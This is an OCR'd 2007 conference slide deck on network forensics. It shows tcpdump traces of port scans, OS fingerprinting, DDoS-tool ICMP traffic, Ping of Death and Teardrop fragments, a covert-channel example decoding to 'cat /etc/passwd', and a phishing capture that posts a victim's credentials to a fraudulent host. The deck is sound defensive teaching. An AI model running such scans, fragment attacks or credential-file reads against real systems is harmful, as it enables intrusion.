Champlain College
Center for Digital Investigation

The Case for Teaching Network Protocols to Computer Forensics Examiners

Conference on
Digital Forensics, Security and Law
Arlington, VA
April 20, 2007

Gary C. Kessler
Champlain College
Center for Digital Investigation

Matt Fasulo
U.S. Secret Service

Overview

- The Role of Network Forensics
- Classes of Network Information
- Sources and Types of Network Data
- Case Studies...
- Legal Aspects of Network Forensics Tools

The Role of Network Forensics

- *Computer forensics* focuses on individual systems
  - » Usually performed on *dead* systems; data is static and finite
- *Network forensics* focuses on a larger body of data
  - » Usually performed on *live* systems; data is dynamic and infinite

Why Network Forensics?

- Policy compliance auditing
  - » Corporate policy, industry regulation, HIPAA, SOX, FERPA, ...
- Intrusion detection
- Incident response
- Network management
- Civil and criminal investigations

Classes of Information

- Full content data
  - » e.g., e-discovery, network monitoring
- Session data
  - » e.g., targeted investigation, search warrant
- Alert data
  - » e.g., IDS
- Statistical data
  - » e.g., abnormal activity, monitoring traffic patterns, traceback

 4

Sources of Network Data

- IDS and firewall logs
- Server logs
- Network application logs
- Artifacts and remnants of traffic on computer hard drive
- Live traffic

 5

Case Studies

- Examples of suspicious traffic
- Phishing investigation
- E-commerce server hack
- Rootkit upload

Suspicious Traffic Analysis

- Information found in server logs
  - » Port/service scanning
  - » Persistent connections
  - » DDoS attempts

Suspicious tcpdump Output?

```
13:58:18.387461 foo.example.net.1565 > holmes.ftp: S 2115515674:2115515674(0)
   win 32120 <mss 1460,sackOK,timestamp 126466936 0,nop,wscale 0> (DF)
13:58:18.392988 holmes.ftp > foo.example.net.1565: S 3478333904:3478333904(0)
   ack 2115515675 win 10136 <nop,nop,timestamp 126470710 126466936,nop,wscale
   0,nop,nop,sackOK,mss 1460> (DF)
14:00:46.999055 foo.example.net.4238 > watson.ftp: S 2262117252:2262117252(0)
   win 32120 <mss 1460,sackOK,timestamp 126481796 0,nop,wscale 0> (DF)
14:00:47.029487 watson.ftp > foo.example.net.4238: S 26347543:26347543(0) ack
   2262117253 win 8760 <mss 1460,nop,nop,sackOK> (DF)
```

OS fingerprinting with TCP option set (Linux & Windows)

Suspicious tcpdump Output?

```
16:25:00.711083 holmes.39272 > poodle.champlain.edu.135: udp 0
16:25:00.711923 holmes.39272 > poodle.champlain.edu.140: udp 0
16:25:00.712543 holmes.39272 > poodle.champlain.edu.136: udp 0
16:25:00.712703 poodle.champlain.edu > holmes: icmp: poodle.champlain.edu udp port 140 unreachable
16:25:00.713223 poodle.champlain.edu > holmes: icmp: poodle.champlain.edu udp port 136 unreachable
16:25:00.714060 holmes.39272 > poodle.champlain.edu.netbios-dgm: udp 0
16:25:00.714763 holmes.39272 > poodle.champlain.edu.130: udp 0
16:25:00.715275 holmes.39272 > poodle.champlain.edu.netbios-ns: udp 0
16:25:00.715337 poodle.champlain.edu > holmes: icmp: poodle.champlain.edu udp port 130 unreachable
16:25:00.715822 holmes.39272 > poodle.champlain.edu.132: udp 0
16:25:00.716797 holmes.39272 > poodle.champlain.edu.netbios-ssn: udp 0
16:25:00.716858 poodle.champlain.edu > holmes: icmp: poodle.champlain.edu udp port 132 unreachable
16:25:00.717692 holmes.39272 > poodle.champlain.edu.134: udp 0
16:25:00.718276 holmes.39272 > poodle.champlain.edu.133: udp 0
16:25:00.718388 poodle.champlain.edu > holmes: icmp: poodle.champlain.edu udp port 134 unreachable
16:25:00.718895 poodle.champlain.edu > holmes: icmp: poodle.champlain.edu udp port 133 unreachable
16:25:00.802856 holmes.39272 > poodle.champlain.edu.131: udp 0
16:25:01.024999 holmes.39272 > poodle.champlain.edu.135: udp 0
16:25:01.025761 holmes.39272 > poodle.champlain.edu.netbios-dgm: udp 0
16:25:01.026355 holmes.39272 > poodle.champlain.edu.netbios-ns: udp 0
16:25:01.026930 holmes.39272 > poodle.champlain.edu.netbios-ssn: udp 0
16:25:01.028203 poodle.champlain.edu > holmes: icmp: poodle.champlain.edu udp port 131 unreachable
16:25:01.844952 holmes.39272 > poodle.champlain.edu.netbios-ssn: udp 0
16:25:01.845647 holmes.39272 > poodle.champlain.edu.netbios-ns: udp 0
16:25:01.846286 holmes.39272 > poodle.champlain.edu.netbios-dgm: udp 0
16:25:01.846932 holmes.39272 > poodle.champlain.edu.135: udp 0
```

UDP port scan

Suspicious tcpdump Output?

```
20:55:21.594616 holmes.1099 > watson.80: . ack 1 win 512
20:55:22.116776 holmes.1097 > watson.80: . ack 1 win 512
20:55:22.539044 holmes.1116 > watson.80: . ack 1 win 512
20:55:22.996164 holmes.1032 > watson.80: . ack 1 win 512
20:55:23.215656 holmes.1047 > watson.80: . ack 1 win 512
20:55:23.475400 holmes.1101 > watson.80: . ack 1 win 512
20:55:23.987302 holmes.1116 > watson.80: . ack 1 win 512
20:55:24.098277 holmes.1099 > watson.80: . ack 1 win 512
20:55:24.503761 holmes.1047 > watson.80: . ack 1 win 512
20:55:24.976001 holmes.1112 > watson.80: . ack 1 win 512
20:55:25.216777 holmes.1097 > watson.80: . ack 1 win 512
20:55:25.664981 holmes.1115 > watson.80: . ack 1 win 512
20:55:25.992876 holmes.1115 > watson.80: . ack 1 win 512
20:55:26.437888 holmes.1119 > watson.80: . ack 1 win 512
20:55:26.899912 holmes.1100 > watson.80: . ack 1 win 512
```

Odd set of source port numbers...

Possible Covert Communication

- Assume exploited Web server....
- Look at source port number
  - » Subtract 1000 from source port value, convert remainder to ASCII value
  - » Result: **`cat /etc/passwd`**
- Merely an example; who knows what it is? But this might raise some eyebrows...

Suspicious tcpdump Output?

```
13:21:45.010117 holmes.4033 > watson.220: S 93266:93266(0) win 8192
13:21:45.011128 holmes.4003 > watson.ftp: S 92918:92918(0) win 8192
13:21:45.012014 holmes.4005 > watson.telnet: S 92946:92946(0) win 8192
13:21:45.013095 holmes.4004 > watson.22: S 92932:92932(0) win 8192
13:21:45.014107 holmes.4019 > watson.110: S 93094:93094(0) win 8192
13:21:45.015865 holmes.4010 > watson.63: S 93016:93016(0) win 8192
13:21:45.016763 holmes.4021 > watson.nntp: S 93106:93106(0) win 8192
13:21:45.018001 holmes.4016 > watson.80: S 93076:93076(0) win 8192
13:21:45.018456 holmes.4017 > watson.92: S 93154:93154(0) win 8192
13:21:45.018997 holmes.4034 > watson.396: S 93280:93280(0) win 8192
13:21:45.019562 holmes.4031 > watson.215: S 93238:93238(0) win 8192
13:21:45.020017 holmes.4002 > watson.17: S 92912:92912(0) win 8192
```

TCP port scan

Suspicious tcpdump Output?

```
13:21:45.012014 foo.example.com.1090 > 198.112.67.27.80: S 92946:92946(0) win 8192
13:21:45.013095 foo.example.com.1092 > 198.112.67.28.80: S 92932:92932(0) win 8192
13:21:45.014107 foo.example.com.1093 > 198.112.67.29.80: S 93094:93094(0) win 8192
13:21:45.015865 foo.example.com.1095 > 198.112.67.30.80: S 93016:93016(0) win 8192
13:21:45.016763 foo.example.com.1096 > 198.112.67.31.80: S 93106:93106(0) win 8192
13:21:45.018001 foo.example.com.1097 > 198.112.67.32.80: S 93076:93076(0) win 8192
13:21:45.018456 foo.example.com.1100 > 198.112.67.33.80: S 93154:93154(0) win 8192
13:21:45.018997 foo.example.com.1102 > 198.112.67.34.80: S 93280:93280(0) win 8192
```

Port 80 site scan

Suspicious tcpdump Output?

```
foo.example.com.45820 > 192.168.209.5.23: S 4195942931:4195942935(4) win 4096
foo.example.com.45820 > 192.168.216.5.23: S 4195944723:4195944727(4) win 4096
foo.example.com.52526 > 172.16.68.5.23: S 357331986:357331990(4) win 4096
foo.example.com.45820 > 192.168.183.5.23: S 4196001810:4196001814(4) win 4096
foo.example.com.52526 > 172.16.248.5.23: S 357312531:357312535(4) win 4096
foo.example.com.45820 > 192.168.205.5.23: S 4196007442:4196007446(4) win 4096
foo.example.com.52526 > 172.16.250.5.23: S 357313043:357313047(4) win 4096
foo.example.com.52526 > 172.16.198.5.23: S 357365266:357365270(4) win 4096
foo.example.com.52526 > 172.16.161.5.23: S 357355794:357355798(4) win 4096
```

Static source port & syn segments with data

Suspicious tcpdump Output?

```
10:08:23.472378 state.example.net.1739 > watson.22: S 72549644:72549644(0) win
   8192 (DF)
10:08:25.009256 state.example.net.1739 > watson.22: S 72549644:72549644(0) win
   8192 (DF)
10:08:26.504518 state.example.net.1739 > watson.22: S 72549644:72549644(0) win
   8192 (DF)
10:08:28.006168 state.example.net.1739 > watson.22: S 72549644:72549644(0) win
   8192 (DF)

17:14:18.726864 foo.example.net.62555 > watson.80: S 20583734:20583734(0) win
   8192 <mss 1380> (DF)
17:14:21.781140 foo.example.net.62555 > watson.80: S 20583734:20583734(0) win
   8192 <mss 1380> (DF)
17:14:27.776662 foo.example.net.62555 > watson.80: S 20583734:20583734(0) win
   8192 <mss 1380> (DF)
17:14:39.775929 foo.example.net.62555 > watson.80: S 20583734:20583734(0) win
   8192 <mss 1380> (DF)
```

TCP connection retries (Windows vs. Linux)

Suspicious tcpdump Output?

```
16:03:40.763603 foo.example.com.39344 > watson.80: S
   523285584:523285584(0) win 8760 (DF)
16:03:41.919170 foo.example.com.39345 > watson.80: S
   523517577:523517577(0) win 8760 (DF)
16:03:53.348706 foo.example.com.39378 > watson.80: S
   528418601:528418601(0) win 8760 (DF)
16:03:53.491895 foo.example.com.39379 > watson.80: S
   528509044:528509044(0) win 8760 (DF)
```

Multiple connection requests

Suspicious tcpdump Output?

```
[root@altamont gck]# tcpdump 'icmp'
12:03:36.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:03:46.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:04:37.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:04:47.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:05:38.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:05:48.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:06:39.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:06:49.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:07:40.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:07:50.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:08:41.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:08:51.006502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:09:42.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:09:52.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:10:43.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:10:53.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
12:11:44.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
```

Echo Replies without Echo Requests

Suspicious tcpdump Output?

```
[root@altamont gck]# tcpdump 'icmp' -x
12:27:09.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
                              4500 0414 0000 4000 4001 cdf9 c670 431e
                              cc59 9307 0000 9ca3 1a0a 0000 0000 0000
                              0000 0000 0000 0000 0000 0000 0000 0000
                              736b 696c 6c7a 0000 0000 0000 0000 0000
                              0000 0000 0000 0000 0000 0000 0000 0000
                              0000
12:28:00.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
                              4500 0414 0000 4000 4001 cdf9 c670 431e
                              cc59 9307 0000 9ca3 1a0a 0000 0000 0000
                              0000 0000 0000 0000 0000 0000 0000 0000
                              736b 696c 6c7a 0000 0000 0000 0000 0000
                              0000 0000 0000 0000 0000 0000 0000 0000
                              0000
12:28:10.016502 doggie.example.edu > 192.0.2.7: icmp: echo reply (DF)
                              4500 0414 0000 4000 4001 cdf9 c670 431e
                              cc59 9307 0000 9ca3 1a0a 0000 0000 0000
                              0000 0000 0000 0000 0000 0000 0000 0000
                              736b 696c 6c7a 0000 0000 0000 0000 0000
                              0000 0000 0000 0000 0000 0000 0000 0000
                              0000
```

0x73-6b-69-6c-6c-7a = "skillz" (Stacheldraght)

Suspicious tcpdump Output?

```
foo.example.com > watson: icmp: echo request (frag 56980:1480@0+)
foo.example.com > watson: (frag 56980:1480@1480+)
foo.example.com > watson: (frag 56980:1480@2960+)
foo.example.com > watson: (frag 56980:1480@4440+)
foo.example.com > watson: (frag 56980:1480@5920+)
                        :
                        :
foo.example.com > watson: (frag 56980:1480@59200+)
foo.example.com > watson: (frag 56980:1480@60680+)
foo.example.com > watson: (frag 56980:1480@62160+)
foo.example.com > watson: (frag 56980:1480@63640+)
foo.example.com > watson: (frag 56980:1480@65120)
```

Ping of Death

Suspicious tcpdump Output?

```
foo.example.com.137 > watson.137: udp 28 (frag 242:36@0+)
foo.example.com > watson: (frag 242:4@24)
```

Teardrop attack (fragment overlap)


Suspicious tcpdump Output?


```
granite:~ $ ssh root:secret@networking.champlain.edu
[root@networking gck]# tcpdump
09:31:15.747498 networking.champlain.edu.ssh > granite.sover.net.841: P 691789802:691789850(48) ack 3378360866 win 8576 <nop,nop,timestamp
35003172 37891099> (DF) [tos 0x10]
09:31:15.747646 networking.champlain.edu.ssh > granite.sover.net.841: P 48:208(160) ack 1 win 8576 <nop,nop,timestamp 35003172 37891099>
(DF) [tos 0x10]
09:31:15.968039 granite.sover.net.841 > networking.champlain.edu.ssh: . 1:1(0) ack 208 win 8760 <nop,nop,timestamp 37891100 35003172> (DF)
[tos 0x10]
09:31:15.968103 networking.champlain.edu.ssh > granite.sover.net.841: P 208:1360(1152) ack 1 win 8576 <nop,nop,timestamp 35003194
37891100> (DF) [tos 0x10]
09:31:15.968610 networking.champlain.edu.ssh > granite.sover.net.841: P 1360:1712(352) ack 1 win 8576 <nop,nop,timestamp 35003194
37891100> (DF) [tos 0x10]
09:31:15.968904 networking.champlain.edu.ssh > granite.sover.net.841: P 1712:1920(208) ack 1 win 8576 <nop,nop,timestamp 35003194
37891100> (DF) [tos 0x10]
09:31:16.029210 granite.sover.net.841 > networking.champlain.edu.ssh: . 1:1(0) ack 208 win 8760 <nop,nop,timestamp 37891100 35003172> (DF)
[tos 0x10]
09:31:16.029303 networking.champlain.edu.ssh > granite.sover.net.841: P 1920:2128(208) ack 1 win 8576 <nop,nop,timestamp 35003200
37891100> (DF) [tos 0x10]
09:31:16.029224 granite.sover.net.841 > networking.champlain.edu.ssh: . 1:1(0) ack 208 win 8760 <nop,nop,timestamp 37891100 35003172> (DF)
[tos 0x10]
09:31:16.029247 granite.sover.net.841 > networking.champlain.edu.ssh: . 1:1(0) ack 1920 win 7048 <nop,nop,timestamp 37891100 35003194>
(DF) [tos 0x10]
09:31:16.029979 networking.champlain.edu.ssh > granite.sover.net.841: P 2128:2800(672) ack 1 win 8576 <nop,nop,timestamp 35003200
37891100> (DF) [tos 0x10]
09:31:16.030289 networking.champlain.edu.ssh > granite.sover.net.841: P 2800:3008(208) ack 1 win 8576 <nop,nop,timestamp 35003200
37891100> (DF) [tos 0x10]
09:31:16.067973 granite.sover.net.841 > networking.champlain.edu.ssh: . 1:1(0) ack 2128 win 8760 <nop,nop,timestamp 37891100 35003200>
(DF) [tos 0x10]
09:31:16.068046 networking.champlain.edu.ssh > granite.sover.net.841: P 3008:3216(208) ack 1 win 8576 <nop,nop,timestamp 35003204
37891100> (DF) [tos 0x10]
09:31:16.068168 granite.sover.net.841 > networking.champlain.edu.ssh: . 1:1(0) ack 3008 win 7880 <nop,nop,timestamp 37891100 35003200>
(DF) [tos 0x10]
09:31:16.068651 networking.champlain.edu.ssh > granite.sover.net.841: P 3216:3728(512) ack 1 win 8576 <nop,nop,timestamp 35003204
37891100> (DF) [tos 0x10]
09:31:16.068951 networking.champlain.edu.ssh > granite.sover.net.841: P 3728:3936(208) ack 1 win 8576 <nop,nop,timestamp 35003204
37891100> (DF) [tos 0x10]
09:31:16.069236 networking.champlain.edu.ssh > granite.sover.net.841: P 3936:4144(208) ack 1 win 8576 <nop,nop,timestamp 35003204
37891100> (DF) [tos 0x10]
```


GCK's self-DoS


Phishing Investigation


- August 6, 2005
- All information is real...










Amazon.com Sign In - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://creditunion.pm168.com.cn/index.html?http://www.amazon.com/exec/obidos/flex-sign-in/
amazon.com.
Shop in Beauty
Your Gold Box
Sign In
What is your e-mail address?
My e-mail address is has0234@yahoo.com
Do you have an Amazon.com password?
No, I am a new customer.
Yes, I have a password:
123456
Sign in using our secure server
- Forgot your password? Click here
- Has your e-mail address changed since your last order?
The secure server will encrypt your information. If you received an error message when you tried to use our secure server, sign in using our standard server.
Where's My Stuff?
• Track your recent orders.
• View or change your orders in Your Account.
Shipping & Returns
• See our shipping rates & policies.
• Return an item (here's our Returns Policy).
Need Help?
• Forgot your password? Click here.
• Redeem or buy a gift certificate.
• Visit our Help department.
Search All Products for
Top of Page
Amazon.com Home | Directory of All Stores
Our International Sites: Canada | United Kingdom | Germany | Japan | France
Done


Follow TCP Stream
Stream Content
POST /amazon/login.php HTTP/1.1
Host: as26489.epolis.ru
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.9) Gecko/20050711 Firefox/1.0.5
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://creditunion.pm168.com.cn/index.html?http://www.amazon.com/exec/obidos/flex-sign-in/
Content-Type: application/x-www-form-urlencoded
Content-Length: 189
method=GET&opt=a&page=help%2Fya-sign-in-secure.html&response=credit-card-maintenance&USERID=has0234%40yahoo.com&action=sign-in&next-page=help%2Fya-register-secure.html&PSWD=123456&x=123&y=9HTTP/1.1 302
Date: Sat, 06 Aug 2005 15:38:20 GMT
Server: Apache/1.3.33 (Unix) mod_choke/0.06 mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a PHP-CGI/0.1b
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/4.3.11
Set-Cookie: PHPSESSID=faa39f39ef58c119a100eae0b3efdf2e; path=/
X-mod-choke: 0.06
Location: http://creditunion.pm168.com.cn/protect.php
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
Save As
Print
Entire conversation (1421 bytes)
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Close
Filter Out This Stream

